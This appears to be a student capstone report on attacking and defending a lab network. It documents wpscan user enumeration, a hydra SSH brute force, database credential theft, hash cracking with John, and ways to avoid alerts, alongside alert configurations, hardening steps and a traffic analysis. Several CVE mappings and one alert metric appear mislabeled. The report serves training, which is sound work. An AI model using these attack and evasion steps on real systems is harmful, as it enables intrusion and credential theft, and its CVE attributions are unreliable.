Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


By: Vanta Korn, Iris Mims, Michael Oestreicher, Vincent Rao, Alexander Roman

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.105
OS: Linux 4.15.0
Hostname: Capstone VM

IPv4:192.168.1.100
OS: Linux 4.15.0
Hostname: ELK VM

IPv4:192.168.1.90
OS: Linux 5.4.0
Hostname: KALI VM

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1 VM

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2 VM

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVm-684427

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact
User Enumeration of WordPress Site (CVE-2017-15710)	Allows hackers to get usernames that are registered on wordpress	Attacker gained access to usernames from wordpress
Weak User Passwords (CVE-2022-1039)	Weak passwords can be exploited through HTTP or HTTPS. Most common passwords used in the dictionary can be cracked via brute force attack.	Attackers gained user account via brute force attack
Unsalted Password Hash (CVE-2012-6707)	Weak MD5-based password hashing algorithm, which makes it easier for attackers to determine cleartext values by leveraging access to the hash values.	Attacker gained hashes via MySQL and used John the Ripper to gain password.
Privilege Escalation (CVE-2022-0492)	Ascending to root access	Attacker gained hashes via MySQL and used John the Ripper to gain password.

Exploits Used

Exploitation: User Enumeration of WordPress Site (CVE-2017-15710)

Summarize the following:

- How did you exploit the vulnerability?
  - wpscan to enumerate users of the Target 1 WordPress site
  - ***wpscan --url http://192.168.1.110/wordpress -eu***

- What did the exploit achieve?
  - Usernames found on site: michael and steven

- Confirmed by: Login Error Messages (Aggressive Detection)

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:02 <=========================================================> (10 / 10) 100.00% Time: 00:00:0

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Wed Aug 17 17:10:52 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.84 MB
[+] Memory used: 131.461 MB
[+] Elapsed time: 00:00:05
root@Kali:~#
```

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  ___| |___  |
          \ \  /\  / /| |_\ \|  ___ |
           \ \/  \/ / |  ___ | |___| |
            \  /\  /  | |___| |_____|
             \/  \/   |_____|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.8

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Aug 17 17:10:46 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

Exploitation: Weak User Passwords (CVE-2022-1039)

Summarize the following:

- How did you exploit the vulnerability?
  - Using Hydra to brute force attack on Michaels username
  - ***hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 192.168.1.110 ssh***

- What did the exploit achieve?
  - Gained username: Michael's password
  - Able to gain access to server via SSH

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Aug 18 11:04:33 2022 from 192.168.1.90
michael@target1:~$
```

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-20 10:22:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-20 10:22:29
```

Exploitation: Unsalted Password Hash (CVE-2012-6707)

Summarize the following:

- How did you exploit the vulnerability?
  - Retrieved user credentials from the database, cracked password hash with John the Ripper and used Python to gain root privileges.
- What did the exploit achieve?
  - Found Stevens password
- Command:
  - ***mysql -u root -p "R@v3nSecurity'***
  - ***show databases;***
  - ***use wordpress;***
  - ***show tables;***
  - ***select * from wp_users;***
  - ***Command for John: john wp_hashes.txt***
  - ***Command: ssh steven@192.168.1.110***
  - ***PW: pink84***

```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+---
-----------------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email         | user_url | user_registered     | us
er_activation_key | user_status | display_name  |
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+---
-----------------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPwSXCe0 | michael       | michael@raven.org  |          | 2018-08-12 22:49:12 |
                 |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org   |          | 2018-08-12 23:31:16 |
                 |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+---
```

Avoiding Detection


Stealth Exploitation of User Enumeration of WordPress Site

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - Packetbeat, http.response.status_code
- Which thresholds do they fire at?
  - Above 400 for the last 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Implement a pause for 1 minute after every 100 http request
- Are there alternative exploits that may perform better?
  - wpscan --stealthy --url http://192.168.1.110/wordpress -eu




Stealth Exploitation of Weak User Passwords

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - system.process.cpu.total.pct
- Which thresholds do they fire at?
  - Above 0.5 for the last 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Move wp_hashes.txt file to personal machine for personal CPU use from target machine
- Are there alternative exploits that may perform better?
  - Utilize Hashcat since it uses GPU while John the Ripper uses CPU.



Stealth Exploitation of Network Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
  - Packet requests from the same source IP to all destination ports, http.request.bytes
- Which thresholds do they fire at?
  - Above 3500 for the last 1 minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Only scan ports that are known vulnerables: ex: ports 22, 80, 111, 139, 445
- Are there alternative exploits that may perform better?
  - Stagger numbers of http request within a minute

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-20 09:24 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.85 seconds
root@Kali:~#
```

Alerts Implemented

Excessive HTTP Request

Summarize the following:

- Which metric does this alert monitor?
  - WHEN count() GROUPED OVER top 5 'http.response.status_code'
- What is the threshold it fires at?
  - IS ABOVE 400 FOR THE LAST 5 minutes

Current status for 'Excessive HTTP Errors'

Deactivate Delete

Execution history | Action statuses

Last one hour

Trigger time	State	Comment
2022-08-23T00:26:26+00:00	OK	
2022-08-23T00:21:26+00:00	OK	
2022-08-23T00:16:26+00:00	OK	
2022-08-23T00:11:26+00:00	OK	
2022-08-23T00:06:26+00:00	OK	
2022-08-22T23:38:23+00:00	OK	
2022-08-22T23:33:23+00:00	OK	
2022-08-22T22:13:44+00:00	OK	
2022-08-22T22:08:45+00:00	OK	
2022-08-20T18:26:35+00:00	OK	

Rows per page: 10

1 2 3 4 5 ... 8

HTTP Request Size Monitor

Summarize the following:

- Which metric does this alert monitor?
  - WHEN sum() of http.request.bytes OVER all documents
- What is the threshold it fires at?
  - IS ABOVE 3500 FOR THE LAST 1 minute

Current status for 'HTTP Request Size Monitor'

Deactivate Delete

Execution history | Action statuses

Last one hour

Trigger time	State	Comment
2022-08-23T00:31:26+00:00	OK	
2022-08-23T00:30:26+00:00	OK	
2022-08-23T00:29:26+00:00	OK	
2022-08-23T00:28:26+00:00	OK	
2022-08-23T00:27:26+00:00	OK	
2022-08-23T00:26:26+00:00	OK	
2022-08-23T00:25:26+00:00	OK	
2022-08-23T00:24:26+00:00	OK	
2022-08-23T00:23:26+00:00	OK	
2022-08-23T00:22:26+00:00	OK	

Rows per page: 10

1 2 3 4 5 ... 42

CPU Usage Monitor

Summarize the following:

- Which metric does this alert monitor?
  - WHEN sum() of http.request.bytes OVER all documents
- What is the threshold it fires at?
  - IS ABOVE 3500 FOR THE LAST 1 minute

Current status for 'CPU Usage Monitor'

Deactivate Delete

Execution history | Action statuses

Last one hour

Trigger time	State	Comment
2022-08-23T00:31:26+00:00	✓ OK	
2022-08-23T00:26:26+00:00	✓ OK	
2022-08-23T00:21:26+00:00	✓ OK	
2022-08-23T00:16:26+00:00	✓ OK	
2022-08-23T00:11:26+00:00	✓ OK	
2022-08-23T00:06:26+00:00	✓ OK	
2022-08-22T23:38:23+00:00	✓ OK	
2022-08-22T23:33:23+00:00	✓ OK	
2022-08-22T22:13:44+00:00	✓ OK	
2022-08-22T22:08:45+00:00	✓ OK	

Rows per page: 10

1 2 3 4 5 ... 8

Hardening

Hardening Against on Excessive HTTP Request Target 1

Explain how to patch Target 1 against Vulnerability 1.

- Patch:
  - Install SSHGuard
- Why the patch works:
  - SSHGuard is a fast and lightweight monitoring open source tool that helps monitor and protect web servers from brute force attacks using log activities. SSHGuard will block by inputting IP addresses in iptables.
- How to install it: (include commands)
  - apt-get install sshguard

Hardening Against on HTTP Request Size Monitor Target 1

Explain how to patch Target 1 against Vulnerability 1.

- Patch:
  - Install NGINX with apt-get install nginx
- Why the patch works:
  - NGINX is an open source tool with HTTP and reverse proxy server, mail proxy server and generic TCP/UDP proxy server. Known for its high performance, stability and simple configuration with low resource consumption to help prevent DDoS attacks. It will limit the rate of requests by configuring to allow whichever client IP address you want to access.
- How to install it: (include commands)
  - apt-get install nginx

Hardening Against on CPU Usage Monitor on Target 1

Explain how to patch Target 1 against Vulnerability 1.

- Patch:
  - Install Snort
- Why the patch works:
  - Having an Intrusion Prevention System such as Snort is equipped with rules to detect malicious activities so you can stop going inside your computer by setting predefined rules. Snort contains packet sniffer, logger, and a system-wide full-time network IPS Tool.
- How to install it: (include commands)
  - wget https://www.snort.org/downloads/snort/snort-2.9.20.tar.gz
  - tar xvzf snort-2.9.20.tar.gz
  - cd snort-2.9.20
  - ./configure --enable-sourcefire && make && sudo make install

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	Address A: 172.16.4.205 Address B: 185.243.115.84	Machines that sent the most traffic.
Most Common Protocols	HTTP, TCP, UDP	Three most common protocols on the network.
# of Unique IP Addresses	808 (IPv4) and 2 (IPv6)	Observed subnet ranges.
Subnets	172.16.4.0/24 10.6.12.0/24	Observed subnet ranges.
# of Malware Species	june11.dll	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Browsing websites, YouTube

Suspicious Activity

- Malwares downloaded, june11.dll, torrent files

Normal Activity

Web Browsing

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
  - User was browsing the web.
  - Protocol HTTP Traffic, TCP Port 80
- What, specifically, was the user doing? Which site were they browsing? Etc.
- Sites: files.publicdomaintorrents.com, iphonehacks.com, sabethahospital.com, vinylmeplease.com

46022	568.493155200	www.vinylmeplease.com	Gilbert-Win7-PC.oka…	TCP	1411	http(80) → 49198	[ACK] Seq=2715 Ack=449 Win=3046
46023	568.515729000	www.vinylmeplease.com	Gilbert-Win7-PC.oka…	TCP	1411	http(80) → 49198	[ACK] Seq=4072 Ack=449 Win=3046
46024	568.538324800	www.vinylmeplease.com	Gilbert-Win7-PC.oka…	TCP	1411	http(80) → 49198	[ACK] Seq=5429 Ack=449 Win=3046
46025	568.560876100	www.vinylmeplease.com	Gilbert-Win7-PC.oka…	TCP	1411	http(80) → 49198	[ACK] Seq=6786 Ack=449 Win=3046
46026	568.583464700	www.vinylmeplease.com	Gilbert-Win7-PC.oka…	TCP	1411	http(80) → 49198	[ACK] Seq=8143 Ack=449 Win=3046
46027	568.606086500	www.vinylmeplease.com					
46028	568.628617400	www.vinylmeplease.com					
46030	568.652127500	www.vinylmeplease.com					
46031	568.674717000	www.vinylmeplease.com					
46032	568.697286800	www.vinylmeplease.com					
46040	568.726581900	www.vinylmeplease.com					
46041	568.749176100	www.vinylmeplease.com					
46049	568.778448100	www.vinylmeplease.com					
46050	568.801062300	www.vinylmeplease.com					
46053	568.825525300	www.vinylmeplease.com					
46054	568.848119900	www.vinylmeplease.com					
46057	568.872626400	www.vinylmeplease.com					
46058	568.880635900	www.vinylmeplease.com					
46061	568.905091100	www.vinylmeplease.com					
46062	568.927680600	www.vinylmeplease.com					
46063	568.950260100	www.vinylmeplease.com					
46064	568.972830700	www.vinylmeplease.com					
46066	568.996385500	www.vinylmeplease.com					
46068	569.019886000	www.vinylmeplease.com					


No.	Time	Source	Destination	Protocol	Length	Info
34667	472.220120300	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Server Hello, Change Cipher Spec
34668	472.242713900	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TCP	1411	https(443) → 50225 [ACK] Seq=1346 Ack=518 Win=61
34669	472.249261000	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	409	Application Data
34710	472.614817200	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	630	Application Data, Application Data
34714	472.619529300	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	97	Application Data
34715	472.620588300	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TCP	66	https(443) → 50225 [ACK] Seq=3629 Ack=936 Win=62
34725	472.661856500	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	937	Application Data
34726	472.684439900	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data
34727	472.707022700	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data
34728	472.725302500	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1142	Application Data
34729	472.747898600	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data
34730	472.770505200	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data
34731	472.777207700	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	423	Application Data
34732	472.799787500	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data
34733	472.822370600	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data
34735	472.846051500	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data
34747	472.924796900	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data
34749	472.948405200	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data
34752	472.973099700	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data
34753	472.995689100	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reassembled P
34754	473.018263700	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reassembled P
34756	473.041876100	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data, Application Data
34762	473.152083400	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	818	Application Data, Application Data, Application
34774	473.167359300	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TCP	66	https(443) → 50225 [ACK] Seq=24170 Ack=1006 Win=

Malicious Activity

Downloading Files and Researching

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
  - Downloading files and researching for iPhone hacks and illegal activities
  - Protocol port 80
- What, specifically, was the user doing? Which site were they browsing? Etc.
  - Searching up iphone hacks, downloading torrent files and malware.



the End

References

1. NVD - CVE-2017-15710. (2021). NVD - CVE-2017-15710. https://nvd.nist.gov/vuln/detail/CVE-2017-15710
2. NVD - CVE-2022-1039. (2022). NVD - CVE-2022-1039. https://nvd.nist.gov/vuln/detail/CVE-2022-1039
3. NVD - CVE-2012-6707. (2017). NVD - CVE-2012-6707. https://nvd.nist.gov/vuln/detail/CVE-2012-6707
4. NVD - cve-2022-1287. (2022). NVD - Cve-2022-1287. https://nvd.nist.gov/vuln/detail/cve-2022-1287
5. wpscan. (n.d.). Kali Linux. Retrieved August 24, 2022, from https://www.kali.org/tools/wpscan/
6. Duncan, B. (2019, March 29). Wireshark Tutorial: Identifying Hosts and Users. Palo Alto Networks Unit 42. Retrieved August 24, 2022, from https://unit42.paloaltonetworks.com/using-wireshark-identifying-hosts-and-users/
7. Atienza, J. (n.d.). Prevent Brute Force Attacks Using These Tools. Unixmen. Retrieved August 24, 2022, from https://www.unixmen.com/prevent-brute-force-attacks-using-these-tools/
8. Snort. (n.d.). Retrieved August 24, 2022, from https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/012/147/original/Snort_3.1.8.0_on_Ubuntu_18_and_20.pdf?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAU7AK5ITMIQBIPARI%2F20220824%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=
9. Installing NGINX Open Source | NGINX Plus. (n.d.). NGINX Docs. Retrieved August 24, 2022, from https://docs.nginx.com/nginx/admin-guide/installing-nginx/installing-nginx-open-source/